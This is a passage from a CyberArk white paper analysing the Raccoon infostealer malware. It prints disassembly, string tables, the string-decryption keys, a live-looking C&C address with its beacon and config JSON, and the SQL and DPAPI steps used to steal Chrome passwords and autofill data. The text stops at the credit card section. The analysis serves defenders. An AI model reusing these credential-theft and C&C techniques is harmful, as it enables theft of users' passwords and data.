CYBERARK®

WHITE PAPER

ANALYZING THE RACCOON STEALER

www.cyberark.com

Table of Contents

Introduction

In this whitepaper, we describe a few select technical details regarding an infostealer named 'Raccoon,' including in-depth analysis of Raccoon's methods and techniques.

An infostealer is a type of malware that is focused on gathering sensitive and conditional information from the compromised system. While this information is often related to the user's credentials, they have also been known to seek out financial data and personal information.

For a higher level version of this research, please take a look at this blog post: Raccoon; The Story of a Typical Infostealer.

The research performed by CyberArk Labs focused on the methods and techniques that a typical infostealer leverages for stealing sensitive user data and information. Additionally, we wanted to better understand what clients (a.k.a. cybercriminals) are able to retrieve with a low price infostealer such as Raccoon.

How Raccoon Works

Raccoon stealer is not the most sophisticated malware that's available to cyber attackers, but it proves to be quite effective. This reaffirms that attackers do not require anything overly advanced when these less-sophisticated techniques are still very much effective in carrying out an attack.

The first step in our analysis was investigating the malware strings to gain leads derived from these samples. We were able to determine the browser's names, application paths, DLL name (which is used for Mozilla applications,) some unusual strings – like `encryptedUsername` and `encryptedPassword` – and more.

Address	Length	Type	String
.rdata:0046EAD8	00000005	C	/..\\
.rdata:0046EAE4	00000005	C	%s%s
.rdata:0046EAEC	00000007	C	%s%s%s
.rdata:0046EAF4	00000008	C	FireFox
.rdata:0046EAFC	00000012	C	\\Mozilla\\Firefox\\
.rdata:0046EB10	00000021	C	SOFTWARE\\Mozilla\\Mozilla Firefox
.rdata:0046EB34	00000009	C	WaterFox
.rdata:0046EB40	0000000B	C	\\WaterFox\\
.rdata:0046EB4C	0000001A	C	SOFTWARE\\Mozilla\\WaterFox
.rdata:0046EB68	0000000A	C	SeaMonkey
.rdata:0046EB74	00000014	C	\\Mozilla\\SeaMonkey\\
.rdata:0046EB88	0000001B	C	SOFTWARE\\Mozilla\\SeaMonkey
.rdata:0046EBA4	00000009	C	PaleMoon
.rdata:0046EBB0	00000022	C	\\Moonchild Productions\\Pale Moon\\
.rdata:0046EBD4	00000029	C	SOFTWARE\\Moonchild Productions\\Pale Moon
.rdata:0046EC00	0000000C	C	ThunderBird
.rdata:0046EC0C	0000000E	C	\\Thunderbird\\
.rdata:0046EC1C	0000001D	C	SOFTWARE\\Mozilla\\Thunderbird
.rdata:0046EC3C	00000005	C	null
.rdata:0046EC44	00000010	C	AdLibs\\nss3.dll
.rdata:0046EC54	00000007	C	AdLibs
.rdata:0046EC64	00000009	C	Profiles
.rdata:0046EC74	00000007	C	logins
.rdata:0046EC7C	00000009	C	hostname
.rdata:0046EC88	00000012	C	encryptedUsername
.rdata:0046EC9C	00000012	C	encryptedPassword
.rdata:0046ECB0	0000000E	C	formSubmitURL

Figure 1: Part of Raccoon's strings

Before Raccoon moves forward in stealing sensitive data from a system, it first performs various checks on the compromised system. It starts by looking for the mutex: `rc/%username%` and, if it isn't already present, it automatically proceeds to create it. Secondly, it looks to see if the computer is part of the Commonwealth of Independent States (CIS) countries.

Commonwealth of Independent States (CIS) Countries

Raccoon gets the locale of the machine by calling to `GetUserDefaultLCID` and `GetLocaleInfoA` and then compares the system language to CIS languages (Russian, Ukrainian, Belarusian, Kazakh, Kyrgyz, Armenian, Tajik, Uzbek).




Figure 2: Check for CIS countries

The strings of the CIS languages are encrypted, so the malware decrypts the strings and compares them to the system's locale. Since part of Raccoon's strings are encrypted, Raccoon creates a bytes array with the XOR key as the most significant byte and the rest of the array is **XORed** and **NOTed** with the byte-key, for example, `379ABDBBBBA1A9A6→` Russian.

To remain stealthy, most of the strings that Raccoon uses are encrypted, therefore it decrypts them in runtime.

Once those system checks are completed, Raccoon does the following:

- Gets its C&C (Command and Control) – by decrypting some hardcoded values and using Google Drive as a middle stage.
- Gets its configuration – by querying the C&C server with its hardcoded configuration ID, Racoon receives a JSON that contains the configuration for the sample.

Raccoon's Hidden C&C

The stealer binary contains 3 hardcoded values:

- A base64 string:
  Mypo7lAqDGp6xNdb/CUHGKD0x9cCPC4XYTUYxcMwDD/
  tWbPQlmUzGwH+R8cN9kncB7OZsuFsvcdiB1xtd7BAC0yoPZteuoB1hV5KWIQ0+cA=.
- A first **encrypted** key for the Google Drive URL decryption routine.
- A second key 26b948359b43d02743bd1fad775a15ca for the C&C server URL decryption routine.

The process of getting the server address is as follows:

1. Raccoon decrypts the first key, which will be the Google Drive decryption key 1@zFg08*@45.

   Part of Raccoon's strings are encrypted like the first key. Raccoon creates a byte array with the XOR key as the most significant byte and the rest of the array is **XORed** and **NOTed** with the byte-key, for example: 34FA8BB18DACFBF3E18BFFFE→ 1@zFg08*@45.

2. The stealer uses a decryption routine **(some naive XOR cipher)** in order to decrypt the first hardcoded base64; the decryption function gets the first key and the decoded base64.

   The decryption function will return a string for Google Drive URL (https://drive[.]google[.]com/uc?export=download&id=1QQXAXArU8BU4kJZ6IBsSCCyLtmLftiOV), which will be the **middle stage** for getting the C&C domain.

3. It will then create a GET request to this Google Drive using HTTPS.
   The response from Google Drive is seen in Figure 3.

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Date: Tue, 12 Nov 2019 11:57:57 GMT
Content-Length: 0
Content-Type: text/plain
Expires: Tue, 12 Nov 2019 11:57:57 GMT
Server: UploadServer
X-GUploader-UploadID: AEnB2Uruus_lMvDsfOwY2Z5n5akhYYvmeZMqsHWKQqOFZ_gg0bofkyJCrWF-s3IRpvyaPOdonf2TtUKG95mir48q526iefNWLUfmM0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: false
Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding,
Access-Control-Allow-Methods: GET,OPTIONS
Content-Disposition: attachment;filename="/nR09mYYxgcjyzYzfq24EGsrNabUWO3ZUN7At+/iX2rFDA==" txt";filename*=UTF-8''%2FnR09mYYx
X-Goog-Hash: crc32c=AAAAAA==
Alt-Svc: quic=":443"; ma=2592000; v="46,43",h3-Q050=":443"; ma=2592000,h3-Q049=":443"; ma=2592000,h3-Q048=":443"; ma=2592000
```

Figure 3: Google Drive response

4. Raccoon filters the response in order to get the file name from the Content-Disposition response header.

   "attachment (indicating it should be downloaded; most browsers presenting a 'Save as' dialog, prefilled with the value of the filename parameters if present), MDN."

   The filter function gets the response as a string and two other strings (attachment;filename=" , .txt";filename*=UTF-8) and returns the string between the latter two strings → /nR09mYYxgcjyzYzfq24EGsrNabUWO3ZUN7At+/iX2rFDA== which is the encrypted C&C server URL.

5. Finally, Raccoon decrypts the filtered base64 string using its naive decryption routine and passes the decoded base64 from the response (from step four) and the second hardcoded private key. The decryption routine will return **Raccoon's C&C** http://35[.]189[.]105[.]242/gate/log.php.

Stealer's Config

Like most of the credential stealers, the client (i.e. the attacker) can customize its own configuration for the stealer functionality, which can be saved in the binary built by the malware or in the C&C server and sent back to the malware when executed.

In Raccoon, after the client chooses the configuration, the malware builder generates a **configuration ID** for the client's configuration and writes this ID to the compiled malware.

In this case, the config ID is encrypted and Raccoon has another hardcoded base-64 encoded string in the binary. To decrypt the config ID it uses the first key (`1@zFg08*@45`) and, after the decryption routine, gets the config ID (which, in this case, is: `4ede41fe0ea963034a3d65f0dd442de4671c214f`).

To get the full configuration (enabled capabilities) the stealer has to query the C&C.

1. The malware generates an ID for the machine from MachineGuid, which is a common ID (query this registry key `HKLM\SOFTWARE\Microsoft\Cryptography` for the value MachineGuid) and from the current username (calling to GetUserNameA).
2. It creates the next machine profile `bot_id=%machineGUID%_%username%&config_id=%configID%&data=null` and encodes the string as base64.
3. The remaining piece is to send the machine profile to the C&C. It concatenates the encoded base64 string to `params=` and sends a POST request with `params=%base64MachineProfile%` as the content of the request.

```
POST /gate/log.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Host: 35.189.105.242

params=
```

Figure 4: POST request to C&C

The C&C server returns JSON that contains the configuration the stealer needed for its functionality.


```
{
  "url":"http://35.189.105.242/file_handler/file.php?hash=1cca9b993efecfdf7e44418d1749932fc767aeee&js=320a1b9ce0f54e58f2c0b7af9d065e4e02a29339&callback=http://35.189.105.242/gate",
  "attachment_url":"http://35.189.105.242/gate/sqlite3.dll",
  "libraries":"http://35.189.105.242/gate/libs.zip",
  "ip":"[redacted]",
  "config":{
    "masks":null,
    "loader_urls":null
  },
  "is_screen_enabled":0,
  "is_history_enabled":0,
  "depth":1
}
```


Figure 5: The stealer configuration JSON

Working Folder & Downloading Files

The malware working directory is the Temp folder. During runtime, it downloads all the files it needs (DLLs, zip file, and dropped malware) to this folder and writes all the stolen data to text files in this directory. Raccoon uses `getTempPath` function many times.




Figure 6: getTempPath function

In order to download files, the malware uses a function that we named downloadFile. The function gets a location to download the file from and a download URL (the function gets the parameters using the registers - ecx/edx). To stay stealthy, the malware dynamically loads urlmon.dll, so we can't find it within the import table of the PE.




Figure 7: DownloadFile function

After loading the DLL (urlmon.dll), it calls dynamically to URLDownloadToFileA by using GetProcAddress.




Figure 8: Calling to URLDownloadToFileA dynamically

Stealing Methods

Chromium-based Browsers

The first applications that Raccoon targets are chromium-based browsers. The sensitive data for these applications is saved within SQLite databases. In order to extract the data from the DB, Raccoon has to query it using the exported functions of sqlite3.dll.

The first step Raccoon takes is to download this DLL, therefore, it uses the downloadFile function and passes the attachemrnt_url value from the config JSON (the value contains a download URL for sqlite3.dll).

```
003B5910  00000000
003B5914  004F6DC8  "http://35.189.105.242/gate/sqlite3.dll"
003B5918  004A8DC0  "C:\\Users\\user\\AppData\\Local\\Temp\\sqlite3.dll"
003B591C  00000000
003B5920  00000000
```

Figure 9: The stack frame for URLDownloadToFileA (downloadFile function)

After downloading the sqlite3.dll from the C&C server, it loads it to memory.

The malware has a plain text list for the chromium-based browsers containing:

- Application name
- A path for the application folder that contains the sensitive DBs
- DB names

```
pBrowserName     dd offset aGoogleChrome ; DATA XREF: chromeBasedBrowsersSteal+A7↑r
                                         ; "Google Chrome"
csidl            dd CSIDL_LOCAL_APPDATA  ; DATA XREF: chromeBasedBrowsersSteal+7E↑r
pBrowserUserDataPath dd offset aGoogleChromeUs
                                         ; DATA XREF: chromeBasedBrowsersSteal+B7↑r
                                         ; "\\Google\\Chrome\\User Data"
pLoginData       dd offset aLoginData    ; DATA XREF: chromeBasedBrowsersSteal+C8↑r
                                         ; "Login Data"
pCookies         dd offset aCookies      ; DATA XREF: chromeBasedBrowsersSteal+111↑r
                                         ; "Cookies"
pWebData         dd offset aWebData      ; DATA XREF: chromeBasedBrowsersSteal+DF↑r
                                         ; chromeBasedBrowsersSteal+F8↑r
                                         ; "Web Data"
                 dd offset aGoogleChrome ; "Google Chrome"
                 dd CSIDL_LOCAL_APPDATA
                 dd offset aGoogleChromeSx ; "\\Google\\Chrome SxS\\User Data"
                 dd offset aLoginData    ; "Login Data"
                 dd offset aCookies      ; "Cookies"
                 dd offset aWebData      ; "Web Data"
                 dd offset aChromium     ; "Chromium"
                 dd CSIDL_LOCAL_APPDATA
                 dd offset aChromiumUserDa ; "\\Chromium\\User Data"
                 dd offset aLoginData    ; "Login Data"
                 dd offset aCookies      ; "Cookies"
                 dd offset aWebData      ; "Web Data"
                 dd offset aXpom         ; "Xpom"
                 dd CSIDL_LOCAL_APPDATA
                 dd offset aXpomUserData ; "\\Xpom\\User Data"
                 dd offset aLoginData    ; "Login Data"
                 dd offset aCookies      ; "Cookies"
                 dd offset aWebData      ; "Web Data"
                 dd offset aComodoDragon ; "Comodo Dragon"
                 dd CSIDL_LOCAL_APPDATA
                 dd offset aComodoDragonUs ; "\\Comodo\\Dragon\\User Data"
                 dd offset aLoginData    ; "Login Data"
                 dd offset aCookies      ; "Cookies"
                 dd offset aWebData      ; "Web Data"
                 dd offset aAmigo        ; "Amigo"
                 dd CSIDL_LOCAL_APPDATA
                 dd offset aAmigoUserData ; "\\Amigo\\User Data"
                 dd offset aLoginData    ; "Login Data"
                 dd offset aCookies      ; "Cookies"
                 dd offset aWebData      ; "Web Data"
```

Figure 10: Part of the plain text list for Chromium-based browsers

In the list, there are 29 applications with all the path names and relevant DB names (note: the DB names are the same for all the browsers, so it is useless to repeat this process further times). Raccoon loops over all 29 applications by using the same functions and techniques it used to steal the data from the DBs, the only difference is in the User Data folder location. This methodology makes the malware authors' work easier because they develop one functionality that can work for all the Chromium-based browsers, enabling them to cover more applications without developing more capabilities.

The location for application User data can be in different locations within AppData (CSIDL_APPDATA/CSIDL_LOCAL_APPDATA)





Figure 11: Getting the application directory

The next step for Raccoon is to create the full path for the User Data directory, so it concatenates the app data path (Local/Roaming) with the plain text application path, for example, C:\Users\user\AppData\Local\Google\Chrome\User Data.

The malware is focused on extracting sensitive data from:

- Login Data DB – usernames and passwords, autofill data
- Web Data DB – credit card information
- Cookies DB
- History DB (if enabled by the configuration JSON)

The stealer uses one generic function, which we named findDB_RunFunc, this function searches for the DB file inside the User Data folder and calls to the relevant function to correctly extract the data from the DB (each DB has a specific function to handle it: extractCreds,extractCookie and etc.).



```
push    pBrowserUserDataPath[esi] ; lpString2
lea     eax, [esp+22Ch+pAppUserDataPath]
push    eax             ; lpString1
call    ds:lstrcatW
mov     edx, pLoginData[esi]
push    ecx
push    ebx             ; handle to sqlite3.dll
push    edi             ; pBrowserName
push    offset extractCreds ; getDataFromDB
lea     ecx, [esp+238h+pAppUserDataPath]
call    findDB_RunFunc
mov     edx, pWebData[esi]
lea     ecx, [esp+238h+pAppUserDataPath]
add     esp, 0Ch
push    ebx
push    edi
push    offset extractAutoFill
call    findDB_RunFunc
mov     edx, pWebData[esi]
lea     ecx, [esp+238h+pAppUserDataPath]
add     esp, 0Ch
push    ebx
push    edi
push    offset extractCC
call    findDB_RunFunc
mov     edx, pCookies[esi]
lea     ecx, [esp+238h+pAppUserDataPath]
add     esp, 0Ch
push    ebx
push    edi
push    offset extractCookie
call    findDB_RunFunc
add     esp, 10h
cmp     [esp+228h+isHistoryFlag], 0
jz      short loc_1A4B1D
```

Figure 12: Getting the application directory and passing the relevant extraction function

`findDB_RunFunc` function gets four parameters:

- by stack: the handle to Sqlit3.dll
- the pointer to browser name (string)
- the pointer to the function that handles the DB
- by registers: the path for the user data directory

The function searches (recursively) by name in the user data folder for the DB file. When it finds the DB, the function calls to the passed function to handle it (i.e. extract the data.)




Figure 13: Call to relevant subroutine to handle the DB

Note: There is some non-traditional logic in the findDB_RunFunc function. The function keeps searching for the DB file in the directory even after it finds the file and calls to the relevant function to handle it.

Now, that we've discussed how Raccoon gets the confidential DBs files, we will focus on how it extracts and decrypts the data.

Data Extraction

All the extraction functions have the same scheme:


1. The malware saves the addresses of the functions from sqlite3.dll (by using GetProcAddress):
    - sqlite3_open_v2
    - sqlite3_prepare_v2
    - sqlite3_step
    - sqlite3_column_bytes
    - sqlite3_column_blob
    - sqlite3_column_text
    - sqlite3_column_finalize
    - sqlite3_column_close
2. It generates a random string (length of 10 characters) and copies the DB file to a temp folder named like the random string – all the extractions methods will be on the copied DB.

In order to extract the data from the DB, the malware has to create the SQL query and query the DB using sqlite3.dll functions.

Credentials – Login Data DB

1. The malware opens the DB by using sqlite3_open_v2 and passes the DB path.
2. It decrypts the SQL query for the "Login Data" DB: SELECT origin_url, username_value, password_value FROM logins
3. It calls to sqlite3_prepare_v2, the function gets a handle to DB and the SQL query and returns a statement handle.
4. By using sqlite3_column_bytes/sqlite3_column_blob/sqlite3_column_text, the malware can get the results from the queries; those functions get the statement (query) handle and index for the column.

The passwords in the DB are encrypted by DPAPI and, therefore, the malware uses the function CryptUnprotectData to decrypt the user's passwords.



```
loc_1A4126:
push    2
push    [ebp+hSqlStatement]
call    sqlite3_column_bytes
push    eax             ; size_t
mov     [ebp+EncPass.cbData], eax
call    _malloc
add     esp, 0Ch
mov     [ebp+EncPass.pbData], eax
push    [ebp+EncPass.cbData] ; size_t
push    2
push    [ebp+hSqlStatement]
call    sqlite3_column_blob
pop     ecx
pop     ecx
push    eax             ; pEncPassword
push    [ebp+EncPass.pbData] ; void *
call    _memmove_0
add     esp, 0Ch
lea     eax, [ebp+aSqlite3_prepare_v2+3]
push    eax             ; pDataOut
push    4               ; dwFlags
push    ebx             ; pPromptStruct
push    ebx             ; pvReserved
push    ebx             ; pOptionalEntropy
push    ebx             ; ppszDataDescr
lea     eax, [ebp+EncPass]
push    eax             ; pDataIn
call    ds:CryptUnprotectData
test    eax, eax
jz      loc_1A4334
```

Figure 14: Decryption of the user's password

sqlite3_column_bytes will return the size of the encrypted password and sqlite3_column_blob the bytes for the encrypted password. Using memmove, it copies the encrypted password to CRYPT_INTEGER_BLOB structure and the CryptUnprotectData function gets this structure

The malware puts the extracted data in a form and iterates all the passwords in DB. After getting all the passwords, it creates a text file named passwords.txt and writes the extracted data to it.




Figure 15: Extracted information from chrome login data DB

AutoFill Information – Login Data DB

The same extraction logic, but different SQL queries.

Note: Within every extraction function, Raccoon repeats getting the address for the sqlite3.dll functions. The malware gets the passwords dynamically and then overrides the variables with the same addresses, which doesn't make any sense.

The query for the autofill information is `SELECT name, value FROM autofill`. The malware iterates all the values in the autofill table and writes them to a text file named `chrome_autofill.txt`.

Credit Card information – Web Data DB

